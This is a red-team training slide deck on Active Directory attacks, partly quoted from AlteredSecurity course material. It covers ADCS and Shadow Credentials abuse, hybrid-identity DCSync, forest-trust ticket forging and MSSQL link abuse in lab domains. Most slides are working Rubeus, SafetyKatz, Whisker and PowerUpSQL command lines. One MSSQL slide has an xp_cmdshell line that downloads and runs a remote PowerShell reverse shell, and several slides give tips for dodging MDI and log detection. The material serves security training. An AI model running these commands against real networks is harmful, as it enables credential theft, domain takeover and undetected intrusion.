Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Certified Red Teaming Expert

Abdelmawla Elamrosy

Active Directory Pentesting
Abdelmawla Elamrosy
Netriders.Academy

Author: Abdelmawla Elamrosy

About

- I'm Abdelmawla Elamrosy
- Cyber Security Engineer @ BARQ Systems
- Certified Red Team Master From Altered Security
- LinkedIn - Abdelmawla Elamrosy
- X – Abdelmawla Elamrosy
- Creator of Penetration testing Notes
- Interested in Offensive Security

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Agenda

- ADCS
- Shadow Credentials
- WMI Filters
- Attacking Hybrid Identity
- Trust

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

- ADCS
  - Understanding
  - Enumeration
  - Abuse

ADCS

The short path to Domain Admin

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS - Understanding

- Active Directory Certificate Services (AD CS) enables use of Public Key Infrastructure (PKI) in active directory forest.
- AD CS helps in authenticating users and machines, encrypting and signing documents, filesystem, emails and more.
- "AD CS is the Server Role that allows you to build a public key infrastructure (PKI) and provide public key cryptography, digital certificates, and digital signature capabilities for your organization."

Author: Abdelmawla Elamrosy

https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740(v=ws.11)

Quoted from
AlteredSecurity

ADCS - Understanding

- CA - The certification authority that issues certificates. The server with AD CS role (DC or separate) is the CA.
- Certificate - Issued to a user or machine and can be used for authentication, encryption, signing etc.
- CSR - Certificate Signing Request made by a client to the CA to request a certificate.
- Certificate Template - Defines settings for a certificate. Contains information like - enrolment permissions, EKUs, expiry etc.
- EKU OIDs - Extended Key Usages Object Identifiers. These dictate the use of a certificate template (Client authentication, Smart Card Logon, SubCA etc.)

Quoted from AlteredSecurity


ADCS - Understanding

- The importance of ADCS:
  - Secure Communication: Encrypts traffic using certificates (e.g., HTTPS for websites, LDAPS for directory services).
  - Authentication: Issues certificates for devices, users, or services, supporting smart card logins or secure authentication protocols like Kerberos.
  - Access Control: Protects sensitive data by ensuring only trusted devices or users can access resources.
- Example Use Case:
  - Smart Card Authentication: AD CS issues certificates for smart cards, enabling secure, passwordless logins for users in an enterprise. When a user inserts a smart card, the system validates the certificate against the domain's PKI, ensuring secure authentication without exposing passwords.

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS - Understanding



Author: Abdelmawla Elamrosy

Source: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS - Understanding

- See 4,5,6 pages in the pdf (Certified_Pre-Owned)

Source: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS – Enumeration

- We can use the Certify tool (https://github.com/ly4k/Certipy) to enumerate (and for other attacks) AD CS in the target forest:
  - Certify.exe cas
- Enumerate the templates:
  - Certify.exe find
- Enumerate vulnerable templates:
  - Certify.exe find /vulnerable

Author: Abdelmawla Elamrosy

https://github.com/ly4k/Certipy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS - Abuse

- To complete the abusing see the Pentesting notes

Author: Abdelmawla Elamrosy

https://github.com/ly4k/Certipy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS – Shadow Credentials

- Users and Computers have msDS-KeyCredentialLink attribute that contains the raw public keys of certificate that can be used as an alternate credential.
- This attribute is used when we configure Windows Hello for Business (WHfB)
- By default, Key Admins and Enterprise Key Admins have rights to modify the msDS-KeyCredentialLink attribute.
- User to User (U2U) Service Ticket can be requested to decrypt the encrypted NTLM_SUPPLEMENTAL_CREDENTIAL entity from Privilege Attribute Certificate (PAC) and extract NTLM hash.

Author: Abdelmawla Elamrosy

ADCS – Shadow Credentials

- Pre-requisites to abuse Shadow Credentials:
  - AD CS (Key Trust if AD CS is not present)
  - Support for PKINIT and at least one DC with Windows Server 2016 or above.
  - Permissions (GenericWrite/GenericAll) to modify the msDSKeyCredentialLink attribute of the target object.

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS – Shadow Credentials - Abuse

- You can abuse it using certipy or whisker.exe: Abusing User Object
  - certipy shadow auto -u user -p 'password' -account 'target user/machine'
  - certipy shadow auto -u viserys.targaryen@essos.local –hashes 'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'
  - Whisker.exe add /target:supportXuser

Author: Abdelmawla Elamrosy

https://github.com/eladshamir/Whisker

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS – Shadow Credentials - Abuse

- Using PowerView, see if the Shadow Credential is added.
  - Get-DomainUser -Identity supportXuser
- Request the TGT by leveraging the certificate.
  - Rubeus.exe asktgt /user:supportXuser/certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCW.... /password:"1OT0qAom3..." /domain:us.techcorp.local /dc:US-DC.us.techcorp.local /getcredentials /show /nowrap
- Inject the TGT in the current session or use the NTLM hash
  - Rubeus.exe ptt /ticket:doIGgDCCBnygAwIBBaEDAgEW...

https://github.com/eladshamir/Whisker

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS – Shadow Credentials - Abuse

- Abusing Computer Object
- Add the Shadow Credentials.
  - SafetyKatz.exe "sekurlsa::pth /user:mgmtadmin /domain:us.techcorp.local /aes256:32827622ac4357bcb476ed3ae362f9d3e7d27e292eb27519d2b8b419db24c00f /run:cmd.exe" "exit"
  - Whisker.exe add /target:us-helpdesk$
- Using PowerView, see if the Shadow Credential is added.
  - Get-DomainComputer -Identity us-helpdesk

https://github.com/eladshamir/Whisker

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

ADCS – Shadow Credentials - Abuse

- Request the TGT by leveraging the certificate.
  - Rubeus.exe asktgt /user:us-helpdesk$/certificate:MIIJ0AIBAzCCCYwGCSqGSIb.../password:"ViGFoZJa..." /domain:us.techcorp.local/dc:US-DC.us.techcorp.local /getcredentials /show
- Request and Inject the TGS by impersonating the user.
  - Rubeus.exe s4u /dc:us-dc.us.techcorp.local/ticket:doIGkDCCBoygAwIBBaEDAgEW.../impersonateuser:administrator /ptt /self /altservice:cifs/us-helpdesk

https://github.com/eladshamir/Whisker

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

- WMI Filters
  - Understanding
  - Enumeration
  - Abuse

WMI Filters

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

WMI Filters - Understanding

- WMI Filters are used to apply Group Policy on specific attributes of target computers.
- For example, a policy should apply on computers with a specific Operating System.
- This provides granular control over where a particular policy or setting applies.
- WMI filters have their own ACLs.
- If we compromise a user who can remove or edit WMI filters, there are lots of possibilities.
  - If we make changes to a Group Policy (say for persistence on all the machines where it applies), any machine excluded using a WMI filter can be compromised on removing the filter.
  - We can edit a filter for persistence and privilege escalation (this is what we use in the lab).

Author: Abdelmawla Elamrosy

https://rastamouse.me/ous-and-gpos-and-wmi-filters-oh-my/
https://pentest.party/posts/2024/persistence-with-wmi-filters/

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

- Attacking Hybrid Identity
  - Understanding
  - Enumeration
  - Abuse

Attacking Hybrid Identity

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Attacking Hybrid Identity

- Entra ID (Azure AD) is a popular method to extend identity management from on-premises AD to Microsoft's Azure offerings.
- Many enterprises use their on-prem AD identities to access Azure applications.
- "A single user identity for authentication and authorization to all resources, regardless of location…is hybrid identity."

Author: Abdelmawla Elamrosy

https://learn.microsoft.com/en-us/entra/identity/hybrid/

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Attacking Hybrid Identity

- An on-premises AD can be integrated with Entra ID using Entra Connect with the following methods. Every method supports Single Sign-on (SSO):
  - Password Hash Sync (PHS)
  - Pass-Through Authentication (PTA)
  - Federation
- For each method, at least the user synchronization is done and an account MSOL_<installationidentifier> is created on the on-prem AD.

Author: Abdelmawla Elamrosy


https://learn.microsoft.com/en-us/entra/identity/hybrid/

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Attacking Hybrid Identity - PHS

- Let's target PHS.
- It shares users and their password hashes from onpremises AD to Azure AD.
- A new users MSOL_ is created which has Synchronization rights (DCSync) on the domain!



Author: Abdelmawla Elamrosy

https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/whatis-phs

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Attacking Hybrid Identity

- Enumerate the PHS account and server where Entra Connect is installed.
- Using PowerView:
  - Get-DomainUser -Identity "MSOL_*" -Domain techcorp.local
- Using the ActiveDirectory module:
  - Get-ADUser -Filter "samAccountName -like 'MSOL_*'" -Server techcorp.local -Properties * | select SamAccountName,Description | fl

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Attacking Hybrid Identity

- With administrative privileges, if we run adconnect.ps1, we can extract the credentials of the MSOL_ account used by Entra Connect in clear text
  - .\adconnect.ps1
- Note that the above script's code runs powershell.exe so verbose logs (like transcripts) will be there.
- With the password, we can run commands as MSOL_
  - runas /user:techcorp.local\MSOL_16fb75d0227d /netonly cmd

https://blog.xpnsec.com/azuread-connect-for-redteam/

Author: Abdelmawla Elamrosy

Attacking Hybrid Identity

- And can then execute the DCSync attack:
  - SafetyKatz.exe '"lsadump::dcsync /user:us\krbtgt"'
  - SafetyKatz.exe '"lsadump::dcsync /user:techcorp\krbtgt /domain:techcorp.local"'
- Please note that because AD Connect synchronizes hashes every two minutes, in an Enterprise Environment, the MSOL_ account will be excluded from tools like MDI! This will allow us to run DCSync without any alerts!

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

- Forest Root
  - Understanding
  - Enumeration
  - Abuse

Trust - Forest Root

Author: Abdelmawla Elamrosy

Quoted from AlteredSecurity


Forest Root - Understanding

- sIDHistory is a user attribute designed for scenarios where a user is moved from one domain to another. When a user's domain is changed, they get a new SID and the old SID is added to sIDHistory.
- sIDHistory can be abused in two ways of escalating privileges within a forest:
  - krbtgt hash of the child
  - Trust tickets
- All the Privilege Escalation to techcorp.local we have seen till now needs some misconfiguration. These ones are 'working as intended'.
- You have two ways to abuse the trust between child and parent: Trust Key, KRBTGT hash

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Root



Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Root - Enumeration

- Get-NetForestTrust
- Get-NetForestTrust -Forest domain.local
- Get-ADTrust -Filter 'msDS-TrustForestTrustInfo -ne "$null"'

Author: Abdelmawla Elamrosy

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Root – Abuse – Trust Key

- So, what is required to forge trust tickets is, obviously, the trust key.
  - Look for [In] trust key from child to parent.
  - SafetyKatz.exe '"lsadump::trust /patch"'
  - SafetyKatz.exe '"lsadump::dcsync /user:us\techcorp$"'
  - SafetyKatz.exe '"lsadump::lsa /patch"'
- We can also use any of the earlier discussed tools to extract trust keys.

Author: Abdelmawla Elamrosy

https://adsecurity.org/?p=1588

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Root – Abuse – Trust Key

- Using Rubeus, forge a ticket
  - Rubeus.exe silver /user:Administrator /ldap /service:krbtgt/TECHCORP.LOCAL /rc4:a6215eeb238da9262d014a529fe03adb /sids:S-1-5-21-2781415573-3701854478-2406986946-519 /nowrap
- Use the forged ticket
  - Rubeus.exe asktgs /service:CIFS/techcorp-dc.TECHCORP.LOCAL /dc:techcorp-dc.TECHCORP.LOCAL /ptt /ticket:

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Root – Abuse – KRBTGT hash

- Dump the krbtgt hash as Domain Admin
  - Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -ComputerName <Domain Controller>
  - Invoke-Mimikatz -Command '"lsadump::lsa /inject /name:krbtgt"'
- Using BetterSafetyKatz
  - BetterSafetyKatz.exe "kerberos::golden /user:Administrator /domain:ChildDomain /sid:ChildSID /sids:EnterPriseAdminGroupSIDforTargetDomain /krbtgt:krbtgthah or /aes256:krbtgthash /ptt" "exit"

Author: Abdelmawla Elamrosy

Quoted from AlteredSecurity

Forest Root – Abuse – KRBTGT hash

- We need to simply forge a Golden ticket (not an inter-realm TGT) with sIDHistory of the Enterprise Admins group.
- Due to the trust, the parent domain will trust the TGT.
- Rubeus.exe /user:Administrator /id:500 /domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708/ groups:513 /sids:S-1-5-21-2781415573-3701854478-2406986946-519 /aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5 /ptt

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Root – Abuse – KRBTGT hash

- Avoid suspicious logs by using Domain Controllers group
  - BetterSafetyKatz.exe "kerberos::golden /user:DC$ /domain:ChildDomain /sid:ChildSID /groups:516 /sids:EnterPriseAdminGroupSIDforTargetDomain,EnterpriseDomainControllersSID /krbtgt:KERBtgt /ptt" "exit“
  - Rubeus.exe golden /aes256:krbtgthash /user:DC$ /id:1000 /domain:ChildDomain /sid:ChildSID /sids:EnterPriseAdminGroupSIDforTargetDomain,EnterpriseDomainControllersSID /dc:DC.Domain /ptt

Author: Abdelmawla Elamrosy

Forest Root – Abuse – KRBTGT hash

- Diamond ticket with SID History will avoid suspicious logs on child DC and parent DC. Also bypasses MDI:
- Rubeus.exe diamond /krbkey:KRBTGT /tgtdeleg /enctype:aes /ticketuser:DC$ /domain:ChildDomain /dc:DC.ChildDomain /ticketuserid:1000 /sids:EnterPriseAdminGroupSIDforTargetDomain,EnterpriseDomainControllersSID /createnetonly:C:\windows\System32\cmd.exe /show /ptt
- 516 - Domain Controllers
- S-1-5-9 - Enterprise Domain Controllers

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

- Forest Forest
  - Understanding
  - Enumeration
  - Abuse

Trust - Forest Forest

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Forest Forest

- There are many ways to movement from forest to forest:
  - Kerberos attacks
  - Constrained delegation (incase you have constrained delegation permission in the second forest)
  - Unconstrained delegation
  - Trust Key
  - MSSQL Trust link
  - Foreign Security Principals (incase you find a FSP user in your domain to access another domain vice versa)
  - PAM Trust

Author: Abdelmawla Elamrosy

Forest Forest – Kerberos attacks

- You can search about AS Rostable or kerberoastable users.
- Request a TGS
  - Rubeus.exe kerberoast /user:storagesvc /simple /domain:eu.local /outfile:euhashes.txt
- Request TGS across trust using PowerShell
  - Add-Type -AssemblyName System.IdentityModel
  - New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList MSSQLSvc/eu-file.eu.local@eu.local

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest – Constrained delegation

- You can apply the constrained delegation if you compromise a user has constrained delegation on the second forest

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest – Unconstrained delegation

- You can apply the Unconstrained delegation using printer bug, but first check the TGT Delegation is enabled between forests
- To enumerate if TGTDelegation is enabled across a forest trust, run the below command from a DC
  - netdom trust trustingforest /domain:trustedforest /EnableTgtDelegation
- In the lab, this is to be run on usvendor-dc
  - netdom trust usvendor.local /domain:techcorp.local /EnableTgtDelegation

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Forest Forest – Unconstrained delegation

- The PowerShell cmdlets of the ADModule seems to have a bug, the below command shows TGTDelegation set to False:
  - Get-ADTrust -server usvendor.local -Filter *
- But when run from usvendor-dc, it shows TGTDelegation to be True.

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest - Trust Key

- By abusing Kerberos between forests in a two way trust, it is possible to access resources across the forest boundary.
- We can use the Trust Key, the same way as in Domain trusts but we can access only those resources which are explicitly shared with our current forest.
- Let's try to access a file share 'eushare' on euvendor-dc of euvendor.local forest from eu.local which is explicitly shared with Domain Admins of eu.local.
- Note that we are hopping trusts from us.techcrop.local to eu.local to euvendor.local!

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest - Trust Key

- Like intra forest scenario, we require the trust key for the inter-forest trust.
  - SafetyKatz.exe '"lsadump::trust /patch"'
  - SafetyKatz.exe '"lsadump::dcsync /user:eu\euvendor$"'
  - SafetyKatz.exe '"lsadump::lsa /patch"'
- We can also use any of the earlier discussed tools to extract trust keys.

Quoted from
AlteredSecurity

Forest Forest – Trust Key

- An inter-forest TGT can be forged
  - Rubeus.exe silver /user:Administrator /ldap /service:krbtgt/eu.LOCAL /rc4:1298346f5864bff7958e2af6f17ce7ab /sid:S-1-5-21-3657428294-2017276338-1274645009 /nowrap
- Use the forged ticket
  - Rubeus.exe asktgs /service:CIFS/euvendor-dc.euvendor.local /dc:euvendor-dc.euvendor.local /ptt /ticket:<>

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest - Trust Key

- why can't we access all resources just like Intra forest?
- SID Filtering is the answer. It filters high privilege SIDs from the SIDHistory of a TGT crossing forest boundary. This means we cannot just go ahead and access resources in the trusting forest as an Enterprise Admin.
- if we have an external trust (or a forest trust with SID history enabled - /enablesidhistory:yes), we can inject a SIDHistory for RID > 1000 to access resources accessible to that identity or group in the target trusting forest.

https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest – Trust Key

- We had DA access to eu.local. Let's enumerate trusts from a PSRemoting session on eu-dc:
  - Get-ADTrust -Filter *
- SIDFilteringForestAware is set to True, it means SIDHistory is enabled across the forest trust.
- Please remember that still only RID > 1000 SIDs will be allowed across the trust boundary.
  - Get-ADGroup -Filter 'SID -ge "S-1-5-21-4066061358-3942393892-617142613-1000"' -Server euvendor.local

Author: Abdelmawla Elamrosy

Author: Abdelmawla Elamrosy

Forest Forest - Trust Key

- From eu-dc, create a TGT with SIDHistory of EUAdmins group:
  - Rubeus.exe silver /user:Administrator /ldap /service:krbtgt/eu.LOCAL /rc4:1298346f5864bff7958e2af6f17ce7ab /sid:S-1-5-21-4066061358-3942393892-617142613-1103 /nowrap
- Request a TGS:
  - Rubeus.exe asktgs /ticket:euvendornet.kirbi /service:HTTP/euvendor-net.euvendor.local /dc:euvendordc.euvendor.local /ptt
- Access the euvendor-net machine using WinRM:
  - winrs -r:euvendor-net.euvendor.local cmd

Author: Abdelmawla Elamrosy

Author: Abdelmawla Elamrosy

Forest Forest - MSSQL Trust link

- MS SQL servers are generally deployed in plenty in an enterprise environment.
- SQL Servers provide very good options for lateral movement as they allow mapping domain users to database roles and thus become part of AD trusts.
- Let's see one scenario where we can abuse SQL servers trust and database links to move across forest trust boundaries.

Author: Abdelmawla Elamrosy

Author: Abdelmawla Elamrosy

Forest Forest - MSSQL Trust link

- For MSSQL and PowerShell hackery, lets use PowerUpSQL(https://github.com/NetSPI/PowerUpSQL)
- Discovery (SPN Scanning)
  - Get-SQLInstanceDomain
- Check Accessibility
  - Get-SQLConnectionTestThreaded
  - Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
- Gather Information
  - Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

Author: Abdelmawla Elamrosy

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest - MSSQL Trust link

- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.

Author: Abdelmawla Elamrosy

https://learn.microsoft.com/en-us/sql/relational-databases/linked-servers/linked-servers-database-engine?view=sql-server-ver17&redirectedfrom=MSDN

Quoted from AlteredSecurity

Forest Forest – MSSQL Trust link

- Searching Database Links
- Look for links to remote servers
  - Get-SQLServerLink -Instance us-mssql.us.techcorp.local -Verbose
- We can manually enumerate linked servers
  - select * from master..sysservers

Quoted from AlteredSecurity

Forest Forest – MSSQL Trust link

- Openquery function can be used to run queries on a linked database
- select * from openquery("192.168.23.25",'select * from master..sysservers')
- Openquery queries can be chained to access links within links (nested links)
- select * from openquery("192.168.23.25 ",'select * from openquery("db-sqlsrv",''select @@version as version'')')

Quoted from AlteredSecurity

Forest Forest – MSSQL Trust link

- Executing Commands
- On the target server, either xp_cmdshell should be already enabled
  - If rpcout is enabled (disabled by default), xp_cmdshell can be enabled using:
    - EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT "db-sqlsrv"

Author: Abdelmawla Elamrosy

Forest Forest - MSSQL Trust link

- Executing Commands
- From the initial SQL server, OS commands can be executed using nested link queries:
- select * from openquery("192.168.23.25",'select * from openquery("db-sqlsrv","select @@version as version;exec master..xp_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''''http://192.168.100.X/Invoke-PowerShellTcp.ps1'''')"'')')

Author: Abdelmawla Elamrosy

Quoted from AlteredSecurity

Forest Forest – MSSQL Trust link

- Abusing Database Links
- Crawling links to remote servers
  - Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local
- Abusing links to remote servers (without -QueryTarget the command tries to use xp_cmdshell on every link of the chain)
  - Get-SQLServerLinkCrawl -Instance us-mssql.us.techcorp.local -Query 'exec master..xp_cmdshell ''whoami''' -QueryTarget db-sqlsrv

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest – Foreign Security Principals

- A Foreign Security Principal (FSP) represents a Security Principal in a external forest trust or special identities (like Authenticated Users, Enterprise DCs etc.).
- Only SID of a FSP is stored in the Foreign Security Principal Container which can be resolved using the trust relationship.
- FSP allows external principals to be added to domain local security groups. Thus, allowing such principals to access resources in the forest.
- Often, FSPs are ignored, mis-configured or too complex to change/cleanup in an enterprise making them ripe for abuse.

Quoted from
AlteredSecurity

Author: Abdelmawla Elamrosy

Forest Forest – Foreign Security Principals

- To abuse it you have two scenarios:
  - First, you already compromise user in your domain that comes from another Domain.
  - Second, If you find one of your objects has ACLs or Rights on that user or computer.

Author: Abdelmawla Elamrosy

Quoted from AlteredSecurity

Forest Forest – Foreign Security Principals

- Let's enumerate FSPs for the dtechcorp.local domain using the reverse shell we have there.
- PowerView:
  - Find-ForeignGroup -Verbose
  - Find-ForeignUser -Verbose
- Using ActiveDirectory module:
  - Get-ADObject -Filter {objectClass –eq "foreignSecurityPrincipal"}

Quoted from AlteredSecurity

Forest Forest – Foreign Security Principals

- Then you will get the SID of FSP objects, then you can search on it using bloodhound or powershell cli
  - Get-DomainUser -Domain dbvendor.local | ?{$_.ObjectSid -eq 'S-1-5-21-569087967-18599 9921580-194 949641513-16101'}
- Now you know which user you target so if you already compromised it, just use it and move to another Domain
- But if not, just search about anything related with this user.

Quoted from AlteredSecurity

Forest Forest – Foreign Security Principals

- If you have ACL on the FSP object you can abuse it and Access to resources in a forest trust.
- Principals added to ACLs do NOT show up in the ForeignSecurityPrinicpals container as the container is populated only when a principal is added to a domain local security group.
- So, to search about if you have ACLs on an SFP, just search on their forest
  - Find-InterestingDomainAcl -Domain dbvendor.local

Quoted from AlteredSecurity

Author: Abdelmawla Elamrosy

Thank you

Abdelmawla Elamrosy

Author: Abdelmawla Elamrosy